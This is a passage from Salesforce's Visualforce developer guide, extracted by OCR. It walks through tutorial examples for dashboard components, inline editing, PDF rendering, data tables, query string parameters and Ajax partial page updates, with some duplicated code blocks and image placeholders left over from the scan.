Use Visualforce pages as dashboard components. A *dashboard* shows data from source reports as visual components, such as charts, gauges, tables, metrics, or Visualforce pages. The components provide a snapshot of key metrics and performance indicators. Each dashboard can have up to 20 components.

Note: Visualforce pages as dashboard components are only available in Salesforce Classic. In Lightning Experience, you can create a custom tab and use that as a dashboard for your custom lightning components.

To be included in a dashboard, a Visualforce page must use a custom controller, use a standard or custom list controller, or not have a controller. You can't add a Visualforce page with a standard controller to a dashboard. Only Visualforce pages that meet these requirements appear as options in the Data Sources tab.

Visualforce dashboard components aren't supported when third-party cookies are disabled. See Visualforce Limitations in Salesforce Classic When Third-Party Cookies are Blocked.

EDITIONS

Available in: Salesforce Classic (not available in all orgs)

Available in: all editions


1. Create a Visualforce page called `VFDashboard`.

   The Visualforce page uses a standard list controller, so you can add it to a dashboard. It displays a list of the cases associated with your org.

```
<apex:page standardController="Case" recordSetvar="cases">
    <apex:pageBlock>
        <apex:form id="theForm">
            <apex:panelGrid columns="2">
                <apex:outputLabel value="View:"/>
                <apex:selectList value="{!filterId}" size="1">
                    <apex:actionSupport event="onchange" rerender="list"/>
                    <apex:selectOptions value="{!listviewoptions}"/>
                </apex:selectList>
            </apex:panelGrid>
            <apex:pageBlockSection>
                <apex:dataList var="c" value="{!cases}" id="list">
                {!c.subject}
                </apex:dataList>
            </apex:pageBlockSection>
        </apex:form>
    </apex:pageBlock>
</apex:page>
```

2. Build a Salesforce Classic dashboard.
3. Add the Visualforce page to a dashboard.
   a. Click the **Dashboards** tab.
   b. On the dashboard where you want to add the Visualforce page component, click **Edit**.
   c. From the Components tab, drag **Visualforce Page** onto your dashboard.
   d. From the Data Sources tab, click the **Visualforce Pages** dropdown, and drag `VFDashboard` onto the component that you just added to the dashboard.
   e. Optionally, enter a header or footer to display on the Visualforce dashboard component.

f. Save your changes.



- Sample Case: Our Widgets have not been delivered.
- Sample Case 2: The widgets we received are the wrong size.
- Sample Case 3: Cannot track our order.

For a more complex example that uses a custom list controller, see Create Advanced Visualforce Dashboard Components on page 140.

SEE ALSO:

Salesforce Help: Reports and Dashboards: What's Different or Not Available in Lightning Experience

Salesforce Help: Add a Dashboard Component in Salesforce Classic

Displaying Related Lists for Custom Objects

Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

Displaying custom objects and their related lists with Visualforce is very simple.

Suppose you have three custom objects: MyChildObject, MyMasterObject, and MyLookupObject. MyChildObject has a master-detail relationship with MyMasterObject (which is the master). MyLookupObject also has a Lookup relationship with MyChildObject.

If you want to create a Visualforce page that displays the related list for MyMasterObject, use the following markup:

```
<apex:page standardController="MyMasterObject__c">
 <apex:relatedList list="MyChildObjects__r" />
</apex:page>
```

For this page to display the related list data, the ID of a valid custom object record with a custom relationship must be specified as a query parameter in the URL for the page, for example, `http://`*`MyDomain_login_URL`*`/myCustomRelatedList?id=a00x00000003ij0`.

Although MyLookupObject uses a different type of relationship, the syntax is identical:

```
<apex:page standardController="MyLookupObject__c">
 <apex:relatedList list="MyChildObjects__r" />
</apex:page>
```

Enabling Inline Editing

Visualforce pages 21.0 and above support inline editing. Inline editing lets users quickly edit field values, right on a record's detail page. Editable cells display a pencil icon (✏) when you hover over the cell, while non-editable cells display a lock icon (🔒).

The `<apex:detail>` component has an attribute that activates inline editing, while the `<apex:inlineEditSupport>` component provides inline editing functionality to several container components.

To see the power of inline editing, create a page called `inlineDetail` with the following code:

```
<apex:page standardController="Account">
    <apex:detail subject="{!account.Id}" relatedList="false" />
</apex:page>
```

Try to double-click one of the fields, like `Account Number`. You'll notice that nothing happens.

Note: Remember, for this page to display account data, the ID of a valid account record must be specified as a query parameter in the URL for the page. For example:

```
https://MyDomain_login_URL/apex/myPage?id=001x000xxx3Jsxb
```

Displaying Field Values with Visualforce on page 19 has more information about retrieving the ID of a record.

Now, replace the page with the following code:

```
<apex:page standardController="Account">
        <apex:detail subject="{!account.Id}" relatedList="false" inlineEdit="true"/>
</apex:page>
```

Hover over any of the fields, and you'll notice that you can now edit their contents directly. Clicking **Save** at the top of the section preserves all your changed information. Components that support inline editing must always be descendants of the `<apex:form>` tag. However, the `<apex:detail>` component doesn't have to be a descendant of an `<apex:form>` to support inline editing.

The `<apex:inlineEditSupport>` component must be a descendant of the following components:

- `<apex:dataList>`
- `<apex:dataTable>`
- `<apex:form>`
- `<apex:outputField>`
- `<apex:pageBlock>`
- `<apex:pageBlockSection>`
- `<apex:pageBlockTable>`
- `<apex:repeat>`

Here's a sample that demonstrates how you can create a page using `<apex:pageBlockTable>` that makes use of inline editing:

```
<apex:page standardController="Account" recordSetVar="records" id="thePage">
    <apex:form id="theForm">
        <apex:pageBlock id="thePageBlock">
            <apex:pageBlockTable value="{!records}" var="record" id="thePageBlockTable">

                <apex:column >
                    <apex:outputField value="{!record.Name}" id="AccountNameDOM" />
                    <apex:facet name="header">Name</apex:facet>
                </apex:column>
                <apex:column >
                    <apex:outputField value="{!record.Type}" id="AccountTypeDOM" />
                    <apex:facet name="header">Type</apex:facet>
                </apex:column>
                <apex:column >
                    <apex:outputField value="{!record.Industry}"
                        id="AccountIndustryDOM" />
                        <apex:facet name="header">Industry</apex:facet>
                </apex:column>
                <apex:inlineEditSupport event="ondblClick"
                        showOnEdit="saveButton,cancelButton" hideOnEdit="editButton" />
            </apex:pageBlockTable>
            <apex:pageBlockButtons >
                <apex:commandButton value="Edit" action="{!save}" id="editButton" />
                <apex:commandButton value="Save" action="{!save}" id="saveButton" />
                <apex:commandButton value="Cancel" action="{!cancel}" id="cancelButton"
/>
            </apex:pageBlockButtons>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

The following are cases when inline editing isn't supported.

- Inline editing isn't available in:
  - Accessibility mode
  - Setup pages
  - Dashboards
  - Customer Portal
  - Descriptions for HTML solutions
- The following standard checkboxes on case and lead edit pages are not inline editable:
  - Case Assignment (`Assign using active assignment rules`)
  - Case Email Notification (`Send notification email to contact`)
  - Lead Assignment (`Assign using active assignment rule`)
- The fields in the following standard objects are not inline editable.
  - All fields in Documents and Price Books
  - All fields in Tasks except for `Subject` and `Comment`
  - All fields in Events except for `Subject`, `Description`, and `Location`
  - Full name fields of Person Accounts, Contacts, and Leads. However, their component fields are, for example, `First Name` and `Last Name`.
- You can use inline editing to change the values of fields on records for which you have read-only access, either via field-level security or your organization's sharing model; however, Salesforce doesn't let you save your changes, and displays an insufficient privileges error message when you try to save the record.
- Inline editing isn't supported for standard rich text area (RTA) fields, such as `Idea.Body`, that are bound to `<apex:outputField>` when Visualforce pages are served from a separate domain, other than the Salesforce domain. By default, Visualforce pages are served from a separate domain unless your administrator has disabled this setting. Custom RTA fields aren't affected by this limitation and support inline editing.

- Inline editing is supported for dependent picklists that use `<apex:outputField>`.
- Pages must include the controlling field for a dependent picklist. Failing to include the controlling field on the page causes a runtime error when the page displays.
- Don't mix inline edit-enabled fields with regular input fields from the same dependency group. For example, don't mix a standard input field for a controlling field with an inline edit-enabled dependent field:

```
<apex:page standardController="Account">
    <apex:form>
        <!-- Don't mix a standard input field... -->
        <apex:inputField value="{!account.Controlling__c}"/>
        <apex:outputField value="{!account.Dependent__c}">
            <!-- ...with an inline-edit enabled dependent field -->
            <apex:inlineEditSupport event="ondblClick" />
        </apex:outputField>
    </apex:form>
</apex:page>
```

- If you combine inline edit-enabled dependent picklists with Ajax-style partial page refreshes, refresh all fields with dependent or controlling relationships to each other as one group. Refreshing fields individually isn't recommended and might result in inconsistent undo/redo behavior. Here's an example of the recommended way to partially refresh a form with inline edit-enabled dependent picklists:

```
<apex:form>
    <!-- other form elements ... -->

    <apex:outputPanel id="locationPicker">
        <apex:outputField value="{!Location.country}">
            <apex:inlineEditSupport event="ondblClick" />
        </apex:outputField>
        <apex:outputField value="{!Location.state}">
            <apex:inlineEditSupport event="ondblClick" />
        </apex:outputField>
        <apex:outputField value="{!Location.city}">
            <apex:inlineEditSupport event="ondblClick" />
        </apex:outputField>
    </apex:outputPanel>
    <!-- ... -->
    <apex:commandButton value="Refresh Picklists" reRender="locationPicker" />
</apex:form>
```

  All of the inline edit-enabled picklists are wrapped in the `<apex:outputPanel>` component. The `<apex:outputPanel>` rerenders when the `<apex:commandButton>` action method fires.

Converting a Page to a PDF File

You can render any page as a PDF by adding the `renderAs` attribute to the `<apex:page>` component, and specifying "pdf" as the rendering service. For example:

```
<apex:page renderAs="pdf">
```

Visualforce pages rendered as PDFs will either display in the browser or download as a PDF file, depending on your browser settings.


In the previous tutorial, you used a Visualforce page to change the name of a company. Suppose you wanted to generate an announcement of the new name as a PDF. The following example produces such a page, along with the current date and time.

```
<apex:page standardController="Account" renderAs="pdf" applyBodyTag="false">
    <head>
        <style>
            body { font-family: 'Arial Unicode MS'; }
            .companyName { font: bold 30px; color: red; }
        </style>
    </head>
    <body>
        <center>
        <h1>New Account Name!</h1>

        <apex:panelGrid columns="1" width="100%">
            <apex:outputText value="{!account.Name}" styleClass="companyName"/>
            <apex:outputText value="{!NOW()}"></apex:outputText>
        </apex:panelGrid>
        </center>
    </body>
</apex:page>
```

Things to note about the page:

- `<style>` is CSS markup, not Visualforce markup. It defines the font family used for the entire page, as well as a particular style for the company name.
- Some of the output text is contained in an `<apex:panelGrid>` component. A panel grid renders as an HTML table. Each component found in the body of the `<apex:panelGrid>` component is placed into a corresponding cell in the first row until the number of columns is reached. As there is only a single cell, each output text is displayed in a separate row.

A Visualforce Page Rendered as PDF



New Account Name!

Acme

Mon Jul 01 18:04:17 GMT 2013

```
<apex:page standardController="Account" renderAs="pdf" applyBodyTag="false">
    <head>
        <style>
            body { font-family: 'Arial Unicode MS'; }
            .companyName { font: bold 30px; color: red; }
        </style>
    </head>
    <body>
        <center>
        <h1>New Account Name!</h1>

        <apex:panelGrid columns="1" width="100%">
            <apex:outputText value="{!account.Name}" styleClass="companyName"/>
            <apex:outputText value="{!NOW()}"></apex:outputText>
        </apex:panelGrid>
        </center>
    </body>
</apex:page>
```

Always verify the format of your rendered page before deploying it.

SEE ALSO:

Render a Visualforce Page as a PDF File

Visualforce PDF Rendering Considerations and Limitations

Building a Table of Data in a Page

Some Visualforce components, such as `<apex:pageBlockTable>` or `<apex:dataTable>`, allow you to display information from multiple records at a time by iterating over a collection of records. To illustrate this concept, the following page uses the `<apex:pageBlockTable>` component to list the contacts associated with an account that is currently in context:

```
<apex:page standardController="Account">
   <apex:pageBlock title="Hello {!$User.FirstName}!">
      You are viewing the {!account.name} account.
   </apex:pageBlock>
   <apex:pageBlock title="Contacts">
      <apex:pageBlockTable value="{!account.Contacts}" var="contact">
         <apex:column value="{!contact.Name}"/>
         <apex:column value="{!contact.MailingCity}"/>
         <apex:column value="{!contact.Phone}"/>
```


```
        </apex:pageBlockTable>
    </apex:pageBlock>
</apex:page>
```

Note: Remember, for this page to display account data, the ID of a valid account record must be specified as a query parameter in the URL for the page. For example:

```
https://MyDomain_login_URL/apex/myPage?id=001x000xxx3Jsxb
```

Displaying Field Values with Visualforce on page 19 has more information about retrieving the ID of a record.

The `<apex:pageBlockTable>` Component



Hello Liz!

You are viewing the Hello World account.

Contacts

Name	Mailing City	Phone
Maple Yee	Los Angeles	(213) 555-6789
Angelo Harris	New York	(212) 555-4321
Henry Brookhurst	Chicago	(312) 555-9876

```
<apex:page standardController="Account">
<apex:pageBlock title="Hello {!$User.FirstName}!">
You are viewing the {!account.name} account.
</apex:pageBlock>
<apex:pageBlock title="Contacts">
<apex:pageBlockTable value="{!account.Contacts}" var="contact">
<apex:column value="{!contact.Name}"/>
<apex:column value="{!contact.MailingCity}"/>
Getting a Quick Start with Visualforce Building a Table of Data
<apex:column value="{!contact.Phone}"/>
</apex:pageBlockTable>
</apex:pageBlock>
```

Position: Ln 13, Ch 12 Total: Ln 13, Ch 493

The number of rows is controlled by the number of records in the value attribute.

The number of columns is controlled by the number of child <apex:column> tags.

Like other iteration components, `<apex:pageBlockTable>` includes two required attributes, `value` and `var`:

- `value` takes a list of sObject records or values of any other Apex type. In the example above, `{!account.Contacts}` retrieves the ID of the account that is currently in context and then traverses the relationship to retrieve the list of the associated contacts.
- `var` specifies the name of the iteration variable. This variable is used within the body of the `<apex:pageBlockTable>` tag to access the fields on each contact. In this example, `value="{!contact.Name}"` is used on the `<apex:column>` tag to display the name of the contact.

The `<apex:pageBlockTable>` component takes one or more child `<apex:column>` components. The number of rows in the table is controlled by the number of records returned with the `value` attribute.

Note: The `<apex:pageBlockTable>` component automatically takes on the styling of a standard Salesforce list. To display a list with your own styling, use `<apex:dataTable>` instead.

Editing a Table of Data in a Page

In the last tutorial, you built a table of data. Using `<apex:inputField>` in the data table columns, you can create a table with editable fields. Using `<apex:commandButton>` you can save the data you change. Any message (such as `Saving`) is automatically displayed with the `<apex:pageMessages>` tag.

The following page creates a page that enables you to edit a series of Industry types at the same time:


```
<apex:page standardController="Account" recordSetVar="accounts"
   tabstyle="account" sidebar="false">
   <apex:form>
   <apex:pageBlock >
   <apex:pageMessages />
   <apex:pageBlockButtons>
      <apex:commandButton value="Save" action="{!save}"/>
   </apex:pageBlockButtons>

   <apex:pageBlockTable value="{!accounts}" var="a">
      <apex:column value="{!a.name}"/>

      <apex:column headerValue="Industry">
         <apex:inputField value="{!a.Industry}"/>
      </apex:column>

   </apex:pageBlockTable>
   </apex:pageBlock>
   </apex:form>
</apex:page>
```

Note: If you have an ID attribute in the URL, this page does not display correctly. For example, https://***MyDomainName***--***PackageName***.vf.force.com/apex/HelloWorld?id=001D000000IR35T produces an error. You need to remove the ID from the URL.

Notice the following about the page markup:

- This page takes advantage of standard set controllers to generate the data for the table. Use the `recordSetVar` attribute to specify the name of the set of data you want to use. Then, in the `<apex:pageBlockTable>` value, use the name of that set to populate the table with data.
- The `<apex:inputField>` tag automatically generates the correct display for the field. In this case, as a drop-down list.
- The page must be enclosed in an `<apex:form>` tag in order to use the `<apex:commandButton>` tag. A form specifies a portion of a Visualforce page that users can interact with.

Example of Editing a Table of Data



Account Name	Industry
Acme	Manufacturing
Global Media	Media
salesforce.com	Technology

Using Query String Parameters in a Page

As shown in earlier examples, the default page context—that is, the record that provides the source of data displayed on the page—is controlled by a query string parameter named `id` in the page URL. You can also get and set query string parameters in the Visualforce markup.

IN THIS SECTION:

Getting Query String Parameters

You can reference query string parameters in Visualforce markup by using the `$CurrentPage` global variable. Using `$CurrentPage`, you can access the query string parameters for the page by specifying the `parameters` attribute, after which you can access each individual parameter:

```
$CurrentPage.parameters.parameter_name
```

For example, suppose you want to add detail information about a specific contact to an Account page. The account record ID is specified by the default `id` query string parameter, and the contact record ID is specified by the query string parameter named `cid`:

```
<apex:page standardController="Account">
    <apex:pageBlock title="Hello {!$User.FirstName}!">
        You are displaying values from the {!account.name} account and a separate contact

        that is specified by a query string parameter.
    </apex:pageBlock>
    <apex:pageBlock title="Contacts">
       <apex:dataTable value="{!account.Contacts}" var="contact" cellPadding="4" border="1">

              <apex:column>
               <apex:facet name="header">Name</apex:facet>
                {!contact.Name}
              </apex:column>
              <apex:column>
               <apex:facet name="header">Phone</apex:facet>
              {!contact.Phone}
              </apex:column>
        </apex:dataTable>
    </apex:pageBlock>
   <apex:detail subject="{!$CurrentPage.parameters.cid}" relatedList="false" title="false"/>

</apex:page>
```


For this example to render properly, you must associate the Visualforce page with valid account and contact IDs in the URL. For example, if `001D000000IRt53` is the account ID and `003D000000Q0bIE` is the contact ID, the resulting URL should be:

```
https://MyDomain_login_URL/apex/MyFirstPage?id=001D000000IRt53&cid=003D000000Q0bIE
```

Displaying Field Values with Visualforce on page 19 has more information about retrieving the ID of a record.

Note: If you use the `id` parameter in a URL, it must refer to the same entity referred to in the standard controller.

Using Query String Parameters in a Page



Hello Liz!

You are displaying values from the Hello World account and a separate contact that is specified by a query string parameter.

Contacts

Name	Phone
Maple Yee	(213) 555-6789
Angelo Harris	(212) 555-4321
Henry Brookhurst	(312) 555-9876

Contact Detail

Contact Owner	Liz Garcia [Change]	Phone	(212) 555-4321
Name	Angelo Harris	Mobile	
Account Name	Hello World	Email	
Title		Reports To	[View Org Chart]

▼ Address Information

Mailing Address	77 Tall Trees Lane New York, NY 10286 USA	Other Address	

▼ Additional Information

Fax		Lead Source	
Home Phone		Last Stay-in-Touch	

The contact list comes from the account record specified by 'id'.

The contact details for this record come from the contact record specified by 'cid'.

```
</apex:pageBlock>
<apex:pageBlock title="Contacts">
<apex:dataTable value="{!account.Contacts}" var="contact" cellPadding="4" border="1">
<apex:column >
<apex:facet name="header">Name</apex:facet>
{!contact.Name}
</apex:column>
<apex:column >
<apex:facet name="header">Phone</apex:facet>
{!contact.Phone}
</apex:column>
</apex:dataTable>
</apex:pageBlock>
<apex:detail subject="{!$CurrentPage.parameters.cid}" relatedList="false" title="false"/>
</apex:page>
```

Position: Ln 19, Ch 13 Total: Ln 19, Ch 661

Setting Query String Parameters in Links

You can set query string parameters in links to pages by constructing the link URL manually, or by using `<apex:param>` tags within the `<apex:outputLink>` tag. For example, both of the following examples create identical links to an external page:

```
<apex:outputLink value="http://google.com/search?q={!account.name}">
    Search Google
</apex:outputLink>
```

```
<apex:outputLink value="http://google.com/search">
    Search Google
    <apex:param name="q" value="{!account.name}"/>
</apex:outputLink>
```

The latter method, which uses `<apex:param>` tags instead of manually creating the URL, is preferable for stylistic reasons.

Note: In addition to `<apex:outputLink>`, use `<apex:param>` to set request parameters for `<apex:commandLink>`, and `<apex:actionFunction>`.

Getting and Setting Query String Parameters on a Single Page

Having seen examples of both getting and setting query string parameters, this example shows how the two actions can be combined on a single page to produce a more interesting result. Based on the example from Getting Query String Parameters, the following page makes the name of each contact in the list a hyperlink that controls the context of the detail component below it.

This is possible by:

- Wrapping the data table in an `<apex:form>` tag
- Turning each contact name into an `<apex:commandLink>` that sets the `cid` parameter appropriately with an `<apex:param>` tag

When used with a standard controller, command links always entirely refresh the current page with the new information added to the page—in this case, an updated `cid` that updates the contact detail component.

```
<apex:page standardController="Account">
    <apex:pageBlock title="Hello {!$User.FirstName}!">
        You are displaying contacts from the {!account.name} account.
        Click a contact's name to view his or her details.
    </apex:pageBlock>
    <apex:pageBlock title="Contacts">
        <apex:form>
            <apex:dataTable value="{!account.Contacts}" var="contact" cellPadding="4"
                               border="1">
              <apex:column>
               <apex:facet name="header">Name</apex:facet>
               <apex:commandLink>
                 {!contact.Name}
                 <apex:param name="cid" value="{!contact.id}"/>
               </apex:commandLink>
              </apex:column>
              <apex:column>
               <apex:facet name="header">Phone</apex:facet>
               {!contact.Phone}
              </apex:column>
            </apex:dataTable>
        </apex:form>
    </apex:pageBlock>
   <apex:detail subject="{!$CurrentPage.parameters.cid}" relatedList="false" title="false"/>
</apex:page>
```

After saving this markup, refresh your browser with the `id` query string parameter but without the `cid` parameter in the URL For example,

```
https://MyDomain_login_URL/apex/MyFirstPage?id=001D000000IRt53
```

Initially the contact detail page is not rendered, but when you click a contact name the page renders the appropriate detail view.

Note: If you use the id parameter in a URL, it must refer to the same entity referred to in the standard controller.

SEE ALSO:

Controller Methods

Use Ajax in a Page

Some Visualforce components are Ajax aware. With these components, you can add Ajax behaviors to a page without writing any JavaScript.

IN THIS SECTION:

Implement Partial Page Updates with Command Links and Buttons

One of the most widely used Ajax behaviors is a partial page update, in which only a specific portion of a page updates following some user action, rather than a reload of the entire page. The simplest way to implement a partial page update is to use the reRender attribute on an <apex:commandLink> or <apex:commandButton> tag. When a user clicks the button or link, only the identified component and all of its child components refresh.

Provide Status for Asynchronous Operations

Ajax behaviors, such as partial page updates, are asynchronous events that occur in the background while a user continues to work. With the <apex:actionStatus> component, you can display status messages that alert the user of any background activity currently in progress.

Apply Ajax Behavior to Events on Any Component

Implement a partial page update without using command links or buttons. For example, a user can hover over a component to trigger the update.

Implement Partial Page Updates with Command Links and Buttons

One of the most widely used Ajax behaviors is a partial page update, in which only a specific portion of a page updates following some user action, rather than a reload of the entire page. The simplest way to implement a partial page update is to use the reRender attribute on an <apex:commandLink> or <apex:commandButton> tag. When a user clicks the button or link, only the identified component and all of its child components refresh.

For example, consider the contact list example shown in Getting and Setting Query String Parameters on a Single Page. In that example, when a user clicks the name of a contact in the list to view the details for that contact, the entire page is refreshed as a result of this action. With just two modifications to that markup, you can change the behavior of the page so that only the area below the list refreshes.

1. Create or identify the portion of the page to rerender. Wrap the <apex:detail> tag in an <apex:outputPanel> tag, and give the output panel an id parameter. The value of id is the name that you can use elsewhere in the page to refer to this area. It must be unique in the page.
2. Next, indicate the point of invocation (the command link) to perform a partial page update of the area that you just defined. Add a reRender attribute to the <apex:commandLink> tag, and give it the same value that was assigned to the output panel's id.

The final markup is:

```
<apex:page standardController="Account">
    <apex:pageBlock title="Hello {!$User.FirstName}!">
        You are displaying contacts from the {!account.name} account.
        Click a contact's name to view his or her details.
    </apex:pageBlock>
    <apex:pageBlock title="Contacts">
        <apex:form>
            <apex:dataTable value="{!account.Contacts}" var="contact" cellPadding="4"
                               border="1">
                  <apex:column>
                      <apex:commandLink rerender="detail">
                          {!contact.Name}
                          <apex:param name="cid" value="{!contact.id}"/>
                      </apex:commandLink>
                  </apex:column>
            </apex:dataTable>
        </apex:form>
    </apex:pageBlock>
    <apex:outputPanel id="detail">
        <apex:detail subject="{!$CurrentPage.parameters.cid}" relatedList="false"
                        title="false"/>
    </apex:outputPanel>
</apex:page>
```

After saving the page, click any contact and notice how the detail component displays without a complete page refresh.

Note: You cannot use the `reRender` attribute to update content in a table.

Provide Status for Asynchronous Operations

Ajax behaviors, such as partial page updates, are asynchronous events that occur in the background while a user continues to work. With the `<apex:actionStatus>` component, you can display status messages that alert the user of any background activity currently in progress.

The `<apex:actionStatus>` component displays a status message at the beginning or end of a background event with the `startText` or `stopText` attributes. It can also display an image or other component.

Example: The example Visualforce page shows a list of an account's contacts. After a user clicks a contact's name, the detail area displays the status message "Requesting..." until the contact's details render.

The `<apex:actionStatus>` component's `startText` attribute is set to the text displayed at the start of the Ajax request.

The `id` attribute allows other components to reference the `<apex:actionStatus>` component. Because the `<apex:commandLink>` component initiates the Ajax request, its `status` attribute is set to the `<apex:actionStatus>` component's `id`.

`<apex:actionStatus>` supports the `<apex:facet>` component. The `<apex:facet>` component's `name` attribute is set to `stop`, which indicates that the status message displays until the component nested inside the facet component renders. In this example, that component is `<apex:detail>`, which shows the chosen contact's details.

```
<apex:page standardController="Account">
    <apex:pageBlock title="Hello {!$User.FirstName}!">
